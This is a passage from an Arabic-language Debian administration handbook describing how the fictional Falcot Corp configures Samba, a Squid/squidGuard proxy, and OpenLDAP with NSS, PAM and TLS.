الوثائق المتوفرة في samba-doc جيدة جداً. خصوصاً وثيقة *Samba 3 By Example* (المتوفرة في الملف /usr/share/doc/samba-doc/htmldocs/Samba3-ByExample/index.html) التي تطرح حالة استخدام واقعية تتطور مع نمو الشركة.

أدوات

المصادقة مع مخدم ويندوز

تعطي Winbind مدير النظام إمكانية استخدام مخدم ويندوز كمخدم مصادقة. كما تتكامل Winbind بسلاسة مع PAM و NSS. يسمح هذا بإعداد أجهزة لينكس حيث يستطيع جميع مستخدمي نطاق ويندوز الحصول على حساب آلياً.

يمكنك العثور على مزيد من المعلومات في الملف /usr/share/doc/samba-doc/htmldocs/Samba3-HOWTO/winbind.html.

11.5.1.1. الإعداد باستخدام **debconf**

تُعدُّ الحزمة إعداداً مصغراً اعتماداً على إجابات بضعة أسئلة Debconf تطرحها أثناء التثبيت الأولي؛ يمكن تكرار خطوة الإعداد هذه لاحقاً باستخدام **dpkg-reconfigure samba-common samba**.

المعلومة المطلوبة الأولى هي اسم مجموعة العمل (workgroup) التي سوف ينتمي لها مخدم سامبا (الإجابة في حالتنا هي `FALCOTNET`). يسأل سؤال ثانٍ عن رغبتك بتشفير كلمات السر. سيكون الرد بالإيجاب، لأن التشفير إلزامي مع عملاء ويندوز الأحدث؛ بالإضافة إلى أنه يزيد الأمن. لكن في المقابل سيفرض هذا إدارة كلمات سر سامبا بشكل مستقل عن كلمات سر يونكس.

كما تقترح الحزمة التعرّف على مخدم WINS من المعلومات التي تقدمها خدمة DHCP. رفض مديرو النظم في شركة فلكوت هذا الخيار، لأنهم ينوون استخدام مخدم سامبا نفسه كمخدم WINS.

السؤال الأخير هو هل يجب تشغيل المخدمات عبر **inetd** أو كخدمات مستقلة. استخدام **inetd** مفيدٌ فقط عندما لا يستخدم سامبا إلا نادراً؛ لذلك اختار مديرو النظم في فلكوت خيار الخدمات المستقلة.

11.5.1.2. الإعداد اليدوي

11.5.1.2.1. التعديلات على `smb.conf`

تتطلب احتياجات شركة فلكوت تعديل خيارات أخرى من الملف `/etc/samba/smb.conf`. تلخص المقتطفات التالية التعديلات التي أجروها في قسم `[global]`.

```
[global]

## Browsing/Identification ###

# Change this to the workgroup/NT-domain name your Samba server will part of
   workgroup = FALCOTNET

# server string is the equivalent of the NT Description field
   server string = %h server (Samba %v)

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
   wins support = yes  (1)

[...]

####### Authentication #######

# "security = user" is always a good idea. This will require a Unix account
# in this server for every user accessing the server. See
# /usr/share/doc/samba-doc/htmldocs/Samba3-HOWTO/ServerType.html
# in the samba-doc package for details.
   security = user  (2)

# You may wish to use password encryption.  See the section on
# 'encrypt passwords' in the smb.conf(5) manpage before enabling.
```

```
   encrypt passwords = true

# If you are using encrypted passwords, Samba will need to know what
# password database type you are using.
   passdb backend = tdbsam

[...]

########## Printing ##########

# If you want to automatically load your printer list rather
# than setting them up individually then you'll need this
   load printers = yes ③

# lpr(ng) printing. You may wish to override the location of the
# printcap file
;   printing = bsd
;   printcap name = /etc/printcap

# CUPS printing.  See also the cupsaddsmb(8) manpage in the
# cups-client package.
   printing = cups ④
   printcap name = cups
```

1. يشير إلى ضرورة استخدام سامبا كمخدم أسماء Netbios (WINS) للشبكة المحلية.

2. هذه هي القيمة الافتراضية لهذا المتغير؛ لكن بما أنها مركزية في إعدادات سامبا، فيفضّل إعادة ضبطها صراحة. كل مستخدم يحتاج المصادقة قبل أن يصل لأي مشاركة.

3. يطلب من سامبا مشاركة جميع الطابعات المحلية الموجودة في إعدادات CUPS تلقائياً. لا يزال تقييد الوصول لهذه الطابعات ممكناً، بإضافة أقسام مناسبة.

4. يحدد نوع نظام الطباعة المستخدم؛ وهو CUPS في حالتنا.

11.5.1.2.2. إضافة المستخدمين

يحتاج كل مستخدم سامبا حساباً على المخدم؛ يجب إنشاء حسابات يونكس أولاً، بعدها يجب تسجيل المستخدم في قاعدة بيانات سامبا. خطوة إضافة مستخدم يونكس تتم حسب الطريقة المعتادة (باستخدام **adduser** مثلاً).

أما لإضافة مستخدم حالي إلى قاعدة بيانات سامبا فيكفي تشغيل الأمر **smbpasswd -a *user***؛ سيطلب هذا الأمر إدخال كلمة السر.

يمكن حذف المستخدم بالأمر **smbpasswd -x *user***. كما يمكن تعطيل حسابات سامبا مؤقتاً (باستخدام **smbpasswd -d *user***) وإعادة تفعيلها لاحقاً (باستخدام **smbpasswd -e *user***).

11.5.1.2.3. التحويل إلى متحكم نطاق

يشرح هذا القسم كيف ذهب مديرو النظم في فلكوت إلى ما هو أبعد من ذلك حتى، إذ حوّلوا مخدم سامبا إلى متحكم نطاق يوفر بروفايلات عائمة (roaming profiles، التي تسمح للمستخدمين بالدخول إلى سطح مكتبهم بغض النظر عن الجهاز الذي يستخدمونه للاتصال).

أضافوا في البداية بضعة تعليمات إضافية في قسم `[global]` في ملف الإعداد:

```
domain logons = yes                    ❶
preferred master = yes
logon path = \\%L\profiles\%U          ❷
logon script = scripts/logon.bat       ❸
```

❶ يُفعّل وظيفة متحكم النطاق.

❷ يحدد موقع مجلدات بيوت المستخدمين. تُخزّن هذه المجلدات على مشاركة خاصة بها، تسمح بتفعيل خيارات معينة (خصوصاً `profile acls` المطلوب للتوافق مع ويندوز 2000، XP و Vista).

❸ يحدد الملف *الدفعي* (غير التفاعلي، *batch*) الذي سيستدعى على جهاز ويندوز العميل كلما فتحت جلسة عمل جديدة. كان الملف في هذه الحالة `/var/lib/samba/netlogon/scripts/logon.bat`. يجب كتابة السكربت بصيغة DOS، حيث تُفصل السطور عن بعضها بمحرف carriage-return ومحرف line-feed؛ إذا أنشأت الملف على لينكس، فاستخدم **unix2dos** لتحويله.

أكثر الأوامر استخداماً في هذه السكربتات إنشاء السواقات الشبكية آلياً ومزامنة ساعة النظام.

مثال 11.27. الملف `logon.bat`

```
net time \\ARRAKIS /set /yes
net use H: /home
net use U: \\ARRAKIS\utils
```

كما أنشئت مشاركتان إضافيتان، والمجلدان المرتبطان بهما:

```
[netlogon]
comment = Network Logon Service
path = /var/lib/samba/netlogon
guest ok = yes
writable = no
share modes = no

[profiles]
comment = Profile Share
path = /var/lib/samba/profiles
```

```
read only = No
profile acls = Yes
```

كما يجب إنشاء مجلد بيت لكل واحد من المستخدمين (بالاسم `/var/lib/samba/profiles/user`)، ويجب أن يملك كل مستخدم المجلد الموافق له.

11.5.2. عميل سامبا

تسمح ميزة العميل في سامبا لأجهزة لينكس بالوصول لمشاركات ويندوز والطابعات المشتركة. تتوفر البرامج المطلوبة في الحزمتين cifs-utils و smbclient.

11.5.2.1. البرنامج smbclient

يستعلم البرنامج **smbclient** عن مخدمات SMB. وهو يقبل الخيار `-U user`، للاتصال بالمخدم بالهوية المحددة. يتصل الأمر **smbclient //*server/share*** بالمشاركة بطريقة تفاعلية تشابه استخدام عميل FTP نصي. يسرد **smbclient -L *server*** جميع المشاركات المتاحة (والمرئية) على المخدم.

11.5.2.2. ربط مشاركات ويندوز

يسمح الأمر **mount** بربط مشاركة ويندوز مع شجرة نظام ملفات لينكس (بمساعدة الأمر **mount.cifs** المتوفر في cifs-utils).

مثال 11.28. ربط مشاركات ويندوز

```
mount -t cifs //arrakis/shared /shared \
      -o credentials=/etc/smb-credentials
```

صيغة الملف `/etc/smb-credentials` (الذي يجب ألا تعطى صلاحية قراءته للمستخدمين) كالتالي:

```
username = user
password = password
```

يمكن تحديد خيارات أخرى من سطر الأوامر؛ تتوفر قائمة كاملة بهذه الخيارات في صفحة الدليل mount.cifs(1). هناك خيارات بالذات قد يهمانك: `uid` و `gid` اللذان يسمحان بفرض مالك ومجموعة للملفات المتاحة على المشاركة، حتى لا تنحصر صلاحيات الوصول بالمستخدم الجذر.

كما يمكن ضبط عملية ربط مشاركة ويندوز في الملف `/etc/fstab`:

```
//server/shared /shared cifs credentials=/etc/smb-credentials
```

أما فك ربط مشاركة SMB/CIFS فعبر أمر **umount** القياسي.

11.5.2.3. الطباعة على طابعة مشتركة

CUPS هو حل أنيق للطباعة من محطة عمل لينكس على طابعة يشاركها جهاز ويندوز. عند تثبيت الحزمة smbclient، يسمح CUPS بثبيت طابعات ويدوز المشتركة تلقائياً.

إليك الخطوات اللازمة:

- ادخل إلى واجهة إعداد CUPS: `http://localhost:631/admin`
- انقر على « إضافة طابعة ».
- اختر الطابعة، انتق « طابعة ويندوز عبر سامبا ».
- أدخل عنوان URI للاتصال بالطابعة الشبكية. يجب أن يشبه ما يلي:
  `smb://user:password@server/printer`.
- أدخل الاسم الذي سيعرف هذه الطابعة بشكل فريد. بعدها أدخل وصف الطابعة ومكانها. سوف تُعرَض هذه المعلومات للمستخدمين النهائيين لمساعدتهم على تمييز الطابعات.
- حدد الشركة الصانعة للطابعة وطرازها، أو فوراً قدّم ملف وصف طابعة مناسب (PPD).

تهانينا! الطابعة تعمل!

11.6. بروكسي HTTP/FTP

يعمل بروكسي HTTP/FTP كوسيط في اتصالات HTTP و (أو) FTP. يتمثل دور البروكسي في جزأين:

- التخبئة (Caching): تخزين نسخ من الملفات الأخيرة المسحوبة من الإنترنت محلياً، لتفادي تنزيلها عدة مرات.
- الترشيح: إذا كان العميل مجبراً على استخدام البروكسي (وكانت الاتصالات الخارجة ممنوعة إلا إذا مَرَّت عبر البروكسي)، عندها يستطيع البروكسي التحكم بمنع الطلبات أو السماح بتنفيذها.

اختارت شركة فلكوت Squid كمخدم بروكسي.

11.6.1. التثبيت

تحوي الحزمة squid البروكسي التجزيئي فقط (الذي يقدم خدمة التخبئة). ولتحويله إلى مخدم ترشيح يجب تثبيت الحزمة الإضافية squidguard. بالإضافة لذلك، تقدم الحزمة squid-cgi واجهة استعلام وإدارة لبروكسيات Squid.

قبل التثبيت، يجب الانتباه إلى التحقق من أن النظام يستطيع التعرّف على اسمه الكامل: يجب أن يعيد الأمر **hostname -f** اسماً كامل التوصيف fully-qualified (أي يتضمن اسم نطاق). إذا لم يُعِد ذلك، يجب تعديل الملف `/etc/hosts` حتى يحوي الاسم الكامل للنظام (مثلاً، `arrakis.falcot.com`). يجب التحقق من الاسم الرسمي للحاسوب مع مدير الشبكة لتفادي أي تضاربات.

11.6.2. إعداد خدمة التخبئة

لتفعيل ميزة مخدم التخبئة يكفي تعديل ملف الضبط `/etc/squid/squid.conf` والسماح للأجهزة ضمن الشبكة المحلية بإرسال طلبات عبر البروكسي. يُبيّن المثال التالي التعديلات التي أجراها مديرو النظم في شركة فلكوت.

مثال 11.29. الملف `/etc/squid/squid.conf` (مقتطفات)

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS

# Example rule allowing access from your local networks. Adapt
# to list your (internal) IP networks from where browsing should
# be allowed
acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# And finally deny all other access to this proxy
http_access deny all
```

11.6.3. إعداد خدمة الترشيح

squid نفسه لا يقدم خدمة الترشيح؛ بل يوكّل **squidGuard** بهذا العمل. يجب إعداد الأول حتى يتعامل مع الثاني. هذا يشمل إضافة التعليمة التوجيهية التالية إلى الملف `/etc/squid/squid.conf`:

```
redirect_program /usr/bin/squidGuard -c /etc/squid/squidGuard.conf
```

كما يجب تثبيت برنامج CGI التالي أيضاً: `/usr/lib/cgi-bin/squidGuard.cgi`، باستخدام `/usr/share/doc/squidguard/examples/squidGuard.cgi.gz` كنقطة انطلاق. التعديلات المطلوبة على هذا السكربت هي المتغيرات `$proxy` و`$proxymaster` (اسم البروكسي والبريد الإلكتروني للتواصل مع مدير النظام). أما المتغيران `$image` و`$redirect` فيجب أن يشيرا إلى صور متاحة لاستخدامها للتعبير عن رفض الطلب.

يُفعّل المرشح بالأمر **/etc/init.d/squid reload**. لكن بما أن الحزمة squidguard لا ترشّح أي شيء افتراضياً، فعلى مدير النظام تحديد سياسة الترشيح. يكون ذلك عبر إنشاء الملف `/etc/squid/`

`squidGuard.conf` (باستخدام القالب `/etc/squidguard/squidGuard.conf.default` إذا اقتضت الحاجة).

يجب إعادة توليد قاعدة بيانات العمل باستخدام **`update-squidguard`** بعد كل تعديل على ملف ضبط **`squidGuard`** (أو تعديل إحدى قوائم النطاقات أو عناوين URL التي يحويها). صيغة ملف الضبط موثّقة على الموقع التالي:

→ http://www.squidguard.org/Doc/configure.html

> *بدائل*
> DansGuardian
>
> الحزمة dansguardian هي بديلة للحزمة *squidguard*. هذا البرنامج لا يعتمد ببساطة على قائمة سوداء بالعناوين المحظورة، بل يستطيع الاستفادة من نظام PICS (*Platform for Internet Content Selection* منصة انتقاء محتوى الإنترنت) ليقرر إذا كانت الصفحة مقبولة اعتماداً على التحليل الديناميكي لمحتوياتها.

11.7. دليل LDAP

OpenLDAP هي تطبيق لبروتوكول LDAP؛ أي أنها قاعدة بيانات خاصة مصممة لتخزين الأدلة. في أغلب الأحيان، يسمح استخدام مخدم LDAP بمركزة إدارة حسابات المستخدمين وصلاحياتهم. كما أن نسخ قاعدة بيانات LDAP سهل، وهذا يسمح بإعداد مجموعة مخدمات LDAP متزامنة. عندما تنمو الشبكة وقاعدة المستخدمين سريعاً، يمكن عندئذ موازنة الحمل بين عدة مخدمات.

بيانات LDAP بنيوية (structured) وهرمية (hierarchical). تتحدد بنى البيانات « بالسكيماهات schemas » التي تعرّف أنواع الكائنات التي تستطيع قاعدة البيانات تخزينها، بالإضافة لقائمة تشمل جميع الصفات التي قد تأخذها هذه الكائنات. تعتمد الصيغة المستخدمة لتمثيل كائن ما في قاعدة البيانات على هذه البنية، ولذلك فهي معقّدة.

11.7.1. التثبيت

تحوي الحزمة slapd مخدم OpenLDAP. وتتضمن الحزمة ldap-utils أدوات نصية للتعامل مع مخدمات LDAP.

تثبيت slapd غير تفاعلي عادة ما لم تضبط debconf بحيث تعرض الأسئلة ذات الأولوية الأدنى. رغم ذلك، فالحزمة تقبل الضبط عبر debconf، وبالتالي يكفي استدعاء **`dpkg-reconfigure slapd`** لإعادة ضبط قاعدة بيانات LDAP:

- تجاهل إعداد مخدم OpenLDAP؟ طبعاً لا، نحن نريد إعداد هذه الخدمة.
- اسم مخدم DNS: « `falcot.com` ».
- اسم المنظمة: « Falcot Corp ».
- يجب كتابة كلمة سر الإدارة.
- الطرف النهائي (backend) المستخدم لقاعدة البيانات: « HDB ».
- هل تريد إزالة قاعدة البيانات عند تطهير slapd؟ لا. لا فائدة من المخاطرة بخسارة قاعدة البيانات عن طريق الخطأ.
- نقل قاعدة البيانات القديمة؟ يظهر هذا السؤال فقط إذا أجريت الإعداد مع وجود قاعدة بيانات سابقة. أجب « بنعم » فقط إذا كنت فعلاً تريد البدء من جديد مع قاعدة بيانات نظيفة، مثلاً إذا استدعيت **`dpkg-reconfigure slapd`** مباشرة بعد التثبيت الأولي.
- السماح ببروتوكول LDAPv2؟ لا، لا فائدة ترجى من ذلك. جميع الأدوات التي سنستخدمها تفهم بروتوكول LDAPv3.

> *أساسيات*
> صيغة LDIF
>
> ملف LDIF (*LDAP Data Interchange Format*) هو ملف نصي محمول يصف محتويات قاعدة بيانات LDAP (أو جزءاً منها)؛ يمكن استخدامه لاحقاً لحقن البيانات في أي مخدم LDAP آخر.

أُعدَّت الآن قاعدة بيانات مصغرة، كما يوضح لنا الاستعلام التالي:

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with scope sub
# filter: (objectclass=*)
# requesting: ALL
#

# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot Corp
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator
```

```
# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2
```

أعاد الاستعلام كائنين: المنظّمة نفسها، والمستخدم الإداري.

11.7.2. تعبئة الدليل

بما أن قاعدة البيانات الفارغة لا تفيدنا بحد ذاتها، فسوف نحقن فيها جميع البيانات السابقة؛ بما في ذلك قواعد بيانات المستخدمين والمجموعات والخدمات والمضيفات.

توفر الحزمة migrationtools مجموعة من السكربتات المخصصة لاستخراج البيانات من أدلة يونكس التقليدية (`/etc/passwd`، `/etc/group`، `/etc/services`، `/etc/hosts` وغيرها)، وتحويل هذه البيانات وحقنها في قاعدة بيانات LDAP.

بعد تثبيت الحزمة، يجب تحرير `/etc/migrationtools/migrate_common.ph`، لتفعيل الخيارين `IGNORE_UID_BELOW` و`IGNORE_GID_BELOW` (يكفي إزالة التعليق عنهما)، كما يجب تحديث قيمة `DEFAULT_BASE`/`DEFAULT_MAIL_DOMAIN`.

يجري الأمر **`migrate_all_online.sh`** عملية الهجرة الفعلية، كما يلي:

```
# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null ./migrate_all_online.sh
```

يطرح **`migrate_all_online.sh`** بضعة أسئلة عن قاعدة بيانات LDAP التي يجب تهجير البيانات إليها. يلخص الجدول 11.1 ص 352 الإجابات التي استخدمت في حالة فلكوت.

جدول 11.1. إجابات الأسئلة التي يطرحها السكربت **`migrate_all_online.sh`**

السؤال	الجواب
X.500 naming context	`dc=falcot,dc=com`
LDAP server hostname	`localhost`
Manager DN	`cn=admin,dc=falcot,dc=com`
Bind credentials	كلمة سر الإدارة
Create DUAConfigProfile	لا

لقد تجاهلنا تهجير الملف `/etc/aliases` عمداً، لأن السكيما القياسية التي توفرها دبيان لا تتضمن البنى التي يستخدمها هذا السكربت لتوصيف الأسماء المتعددة لعناوين البريد الإلكتروني. إذا أردنا نقل هذه البيانات إلى المجلد، يجب إضافة الملف `/etc/ldap/schema/misc.schema` إلى السكيما القياسية.

أدوات استعراض دليل LDAP	الأمر **jxplorer** (من الحزمة ذات الاسم نفسه) هو أداة رسومية تسمح باستعراض وتحرير قاعدة بيانات LDAP. هذه الأداة أداة مفيدة تعطي مدير النظام صورة أفضل عن البنية الهرمية لبيانات LDAP.

لاحظ أيضاً استخدام الخيار `-c` مع الأمر **ldapadd**؛ يطلب هذا الأمر عدم إيقاف المعالجة في حال حدوث خطأ. نحتاج استخدام هذا الخيار لأن تحويل `/etc/services` يولّد غالباً بضعة أخطاء يمكن تجاهلها بأمان.

11.7.3. إدارة الحسابات باستخدام LDAP

بعد أن حَوَت قاعدة بيانات LDAP الآن بعض المعلومات المفيدة. آن اوان استخدام هذه البيانات. يركز هذا القسم على طريقة إعداد نظام لينكس بحيث تَستخدِم أدلة النظام المتنوعة قاعدة بيانات LDAP بشكل شفاف.

11.7.3.1. إعداد NSS

نظام NSS ‏(Name Service Switch، انظر NSS وقواعد بيانات النظام ص 209) هو نظام تجزيئي مصمم لتعريف أو جلب معلومات أدلة النظام. لاستخدام LDAP كمصدر لبيانات NSS، يجب تثبيت الحزمة libnss-ldap. تطرح عملية تثبيتها بضعة أسئلة؛ لقد لخصنا الإجابات في الجدول 11.2 ص 353.

جدول 11.2. إعداد الحزمة libnss-ldap

السؤال	الجواب
LDAP server Uniform Resource Identifier (عنوان URI لمخدم LDAP)	`ldap://ldap.falcot.com`
Distinguished name of the search base (الاسم المميِّز لقاعدة البحث)	`dc=falcot,dc=com`
LDAP version to use (نسخة LDAP المستخدمة)	3
Does the LDAP database require login? (هل تحتاج قاعدة بيانات LDAP تسجيل الدخول؟)	لا

السؤال	الجواب
Special LDAP privileges for root (إعطاء صلاحيات LDAP خاصة للجذر)	نعم
Make the configuration file readable/writeable by its owner only (منح صلاحيات قراءة وتعديل ملف الضبط لمالكه فقط)	لا
LDAP account for root (حساب LDAP للجذر)	`cn=admin,dc=falcot,dc=com`
LDAP root account password (كلمة سر حساب جذر LDAP)	كلمة سر الإدارة

بعدها يجب تعديل الملف `/etc/nsswitch.conf`، بحيث يستخدم NSS وحدة **ldap** المُثبّتة حديثاً.

مثال 11.30. ملف `/etc/nsswitch.conf`

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the `glibc-doc' and `info' packages installed, try:
# `info libc "Name Service Switch"' for information about this file.

passwd: ldap compat
group: ldap compat
shadow: ldap compat

hosts: files dns ldap
networks: ldap files

protocols: ldap db files
services: ldap db files
ethers: ldap db files
rpc: ldap db files

netgroup: ldap files
```

تضاف الوحدة **ldap** قبل الوحدات الأخرى عادة، وبالتالي تُرسَل الطلبات إليها أولاً. الاستثناء الواضح هو خدمة `hosts` لأن الاتصال بمخدم LDAP يحتاج استشارة DNS أولاً (لاستبيان `ldap.falcot.com`). إذا لم نضع هذا الاستثناء، ستحاول طلبات استبيان (resolve) أسماء المضيفات سؤال مخدم LDAP، وهذا سيحتاج لطلب استبيان اسم مخدم LDAP نفسه، وتدور الطلبات في حلقة لا نهائية.

إذا كنا سنعتبر مخدم LDAP المرجع الوحيد (ولن نأخذ الملفات المحلية التي تستخدمها الوحدة **files** بعين الاعتبار)، فيجب إعداد الخدمات باستخدام الصيغة التالية:

.service: ldap [NOTFOUND=return] files

إذا اكنت المدخلة المطلوبة غير موجودة في قاعدة بيانات LDAP فسوف يعطي الاستعلام رد « غير موجود »، حتى لو كان المورد المطلوب متوفراً في أحد الملفات المحلية؛ ولن تستخدم هذه الملفات المحلية إلا عندما تتوقف خدمة LDAP عن العمل.

11.7.3.2. إعداد PAM

يشرح هذا القسم إعداد PAM (انظر /etc/environment و /etc/default/locale ص 195) بطريقة تسمح للتطبيقات بإجراء المصادقات المطلوبة مع قاعدة بيانات LDAP.

> *تحذير*
> **تعطل المصادقة**
> تعديل إعدادات PAM القياسية التي تستخدمها البرامج المختلفة عملية حساسة. قد تتعطل المصادقة بالخطأ، وهذا قد يمنع تسجيل الدخول. من الإجراءات الوقائية الجيدة ترك سطر أوامر بصلاحيات الجذر مفتوحاً. فإذا حدث خطأ في الإعدادات، يمكن إصلاحه وإعادة تشغيل الخدمات دون جهد يذكر.

تقدم الحزمة libpam-ldap وحدة LDAP التي توفر PAM. تطرح عملية تثبيت هذه الحزمة بضعة أسئلة شبيهة جداً بتلك التي تطرحها libnss-ldap؛ بل إن بعض متغيرات الضبط (مثل URI مخدم LDAP) مشتركة بين الحزمتين. لخصنا الإجابات في الجدول 11.3 ص 355.

جدول 11.3. إعداد *libpam-ldap*

السؤال	الجواب
Allow LDAP admin account to behave like local root? (السماح لحساب مدير LDAP بالعمل مثل الجذر المحلي؟)	نعم. هذا يسمح باستخدام الأمر المعتاد **passwd** لتغيير كلمات السر المخزّنة في قاعدة بيانات LDAP.
Does the LDAP database require logging in? (هل تحتاج قاعدة بيانات LDAP لتسجيل الدخول؟)	لا
LDAP account for root (حساب LDAP للجذر)	`cn=admin,dc=falcot,dc=com`
LDAP root account password (كلمة سر حساب جذر LDAP)	كلمة سر إدارة قاعدة بيانات LDAP
Local encryption algorithm to use for passwords (خوارزمية تشفير كلمات السر المستخدمة محلياً)	crypt

عملية تثبيت libpam-ldap تتبنى تلقائياً إعدادات PAM الافتراضية المعرّفة في الملفات /etc/pam.d/common-auth و/etc/pam.d/common-password و /etc/pam.d/common-account. تستخدم هذه الآلية الأداة المتخصصة **pam-auth-update** (التي توفرها الحزمة libpam-runtime). كما يستطيع مدير النظام أيضاً تشغيل هذه الأداة إذا أراد تفعيل او تعطيل وحدات PAM.

11.7.3.3. تأمين تبادلات بيانات LDAP

افتراضياً، ينقل LDAP البيانات عبر الشبكة بشكلها الصريح؛ وهذا يشمل كلمات السر (المشفرة). بما أنه يمكن استخلاص كلمات السر المشفرة من الشبكة، فقد تتعرض لهجمات القواميس (Dictionary attacks). يمكن تفادي هذا باستخدام طبقة تشفير إضافية، يتحدث هذا القسم عن تفعيل هذه الطبقة.

11.7.3.3.1. إعداد المخدم

الخطوة الأولى هي إنشاء زوج من المفاتيح (يتألف من مفتاح عام ومفتاح خاص) لمخدم LDAP. عاد مديرو النظم في فلكوت لاستخدام *easy-rsa* لتوليده (انظر القسم 10.2.1.1، « البنية التحتية للمفاتيح العامة: *easy-rsa* » ص 281). عند تشغيل **./build-server-key ldap.falcot.com** سيطرح أسئلة سخيفة كثيرة (المكان، اسم المنظّمة، وماشابه). يجب الإجابة على السؤال عن « Common Name » بالاسم الكامل (fully-qualified) لمخدم LDAP؛ في حالتنا، ldap.falcot.com.

ينشئ هذا الأمر شهادة في الملف keys/ldap.falcot.com.crt، ويخزّن المفتاح الخاص الموافق لها في keys/ldap.falcot.com.key.

يجب الآن تثبيت هذه المفاتيح في موقعها القياسي، كما يجب أن نتأكد أن مخدم LDAP الذي يعمل بهوية المستخدم openldap يملك صلاحية قراءة الملف الخاص:

```
# adduser openldap ssl-cert
Adding user `openldap' to group `ssl-cert' ...
Adding user openldap to group ssl-cert
Done.
# mv keys/ldap.falcot.com.key /etc/ssl/private/ldap.falcot.com.key
# chown root:ssl-cert /etc/ssl/private/ldap.falcot.com.key
# chmod 0640 /etc/ssl/private/ldap.falcot.com.key
# mv newcert.pem /etc/ssl/certs/ldap.falcot.com.pem
```

كما يجب إعداد خدمة **slapd** أيضاً لاستخدام هذه المفاتيح للتشفير. إدارة إعدادات مخدم LDAP ديناميكية: بما أنها مخزنة في جزء خاص من الدليل نفسه، فيمكن تحديث الإعدادات باستخدام عمليات LDAP عادية تُجرَى على شجرة الكائنات cn=config، ويحدّث المخدم الملف /etc/ldap/slapd.d في الوقت الحقيقي حتى تصبح الإعدادات دائمة. الأداة **ldapmodify** هي الأداة الصحيحة لتحديث الإعدادات:

مثال 11.31. إعداد **slapd** لاستخدام التشفير

```
# cat >ssl.ldif <<END
dn: cn=config
changetype: modify
add: olcTLSCertificateFile
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
-
add: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/ssl/private/ldap.falcot.com.key
-
END
# ldapmodify -Y EXTERNAL -H ldapi:/// -f ssl.ldif
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"
```

أدوات

تحرير مجلد LDAP باستخدام **ldapvi**

يمكنك استخدام **ldapvi** لعرض مخرجات LDIF لأي جزء من دليل LDAP، ثم إجراء بعض التعديلات باستخدام محرر نصوص، وبعدها ترك الأداة تجري عمليات LDAP الموافقة بدلاً منك.

هذه الطريقة مريحة خصوصاً عند تحديث إعدادات مخدم LDAP، وذلك بتحرير الشجرة `cn=config` ببساطة.

```
# ldapvi -Y EXTERNAL -h ldapi:/// -b cn=config
```

تشمل آخر خطوة في تفعيل التشفير تعديل المتغير `SLAPD_SERVICES` في الملف `/etc/default/slapd` . حتى نتفادى أي مخاطرات، سوف نعطّل LDAP غير المؤمن كله.

مثال 11.32. الملف `/etc/default/slapd`

```
# Default location of the slapd.conf file or slapd.d cn=config directory. If
# empty, use the compiled-in default (/etc/ldap/slapd.d with a fallback to
# /etc/ldap/slapd.conf).
SLAPD_CONF=

# System account to run the slapd server under. If empty the server
# will run as root.
SLAPD_USER="openldap"

# System group to run the slapd server under. If empty the server will
# run in the primary group of its user.
SLAPD_GROUP="openldap"

# Path to the pid file of the slapd server. If not set the init.d script
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.conf by
# default)
```

```
SLAPD_PIDFILE=

# slapd normally serves ldap only on all TCP-ports 389. slapd can also
# service requests on TCP-port 636 (ldaps) and requests via unix
# sockets.
# Example usage:
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldaps:/// ldapi:///"

# If SLAPD_NO_START is set, the init script will not start or restart
# slapd (but stop will still work).  Uncomment this if you are
# starting slapd via some other means or if you don't want slapd normally
# started at boot.
#SLAPD_NO_START=1

# If SLAPD_SENTINEL_FILE is set to path to a file and that file exists,
# the init script will not start or restart slapd (but stop will still
# work).  Use this for temporarily disabling startup of slapd (when doing
# maintenance, for example, or through a configuration management system)
# when you don't want to edit a configuration file.
SLAPD_SENTINEL_FILE=/etc/ldap/noslapd

# For Kerberos authentication (via SASL), slapd by default uses the system
# keytab file (/etc/krb5.keytab).  To use a different keytab file,
# uncomment this line and change the path.
#export KRB5_KTNAME=/etc/krb5.keytab

# Additional options to pass to slapd
SLAPD_OPTIONS=""
```

11.7.3.3.2. إعداد العميل

عند جهة العميل، يجب تعديل إعدادات الوحدتين *libpam-ldap* و*libnss-ldap* حتى تستخدما عناوين `ldaps://`.

كما يجب أن يتمكن العملاء أيضاً من المصادقة مع المخدم. في البنية التحتية لمفاتيح X.509 العامة، تُوقّع الشهادات العامة باستخدام مفتاح سلطة تصديق (certificate authority، أو CA). استخدام مديرو النظم في فلكوت *easy-rsa* لإنشاء سلطة تصديق خاصة بهم، وعليهم الآن إعداد النظام بحيث يثق بتواقيع سلطة التصديق هذه الخاصة بشركة فلكوت. يمكن إجراء هذا بإضافة الشهادة إلى `/usr/local/share/ca-certificates` واستدعاء **`update-ca-certificates`**.

```
# cp keys/ca.crt /usr/local/share/ca-certificates/falcot.crt
# update-ca-certificates
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d....
Adding debian:falcot.pem
done.
done.
```

أخيراً وليس آخراً، يمكن تعديل عنوان URI الافتراضي وDN الأساسي التي تستخدمها العديد من أدوات سطر الأوامر افتراضياً في الملف `/etc/ldap/ldap.conf`. هذا سيوفر طباعة هذه المتغيرات كلما استدعينا أحد هذه الأوامر.

مثال 11.33. الملف `/etc/ldap/ldap.conf`

```
#
# LDAP Defaults
#

# See ldap.conf(5) for details
# This file should be world readable but not world writable.

BASE   dc=falcot,dc=com
URI    ldaps://ldap.falcot.com

#SIZELIMIT      12
#TIMELIMIT      15
#DEREF          never

# TLS certificates (needed for GnuTLS)
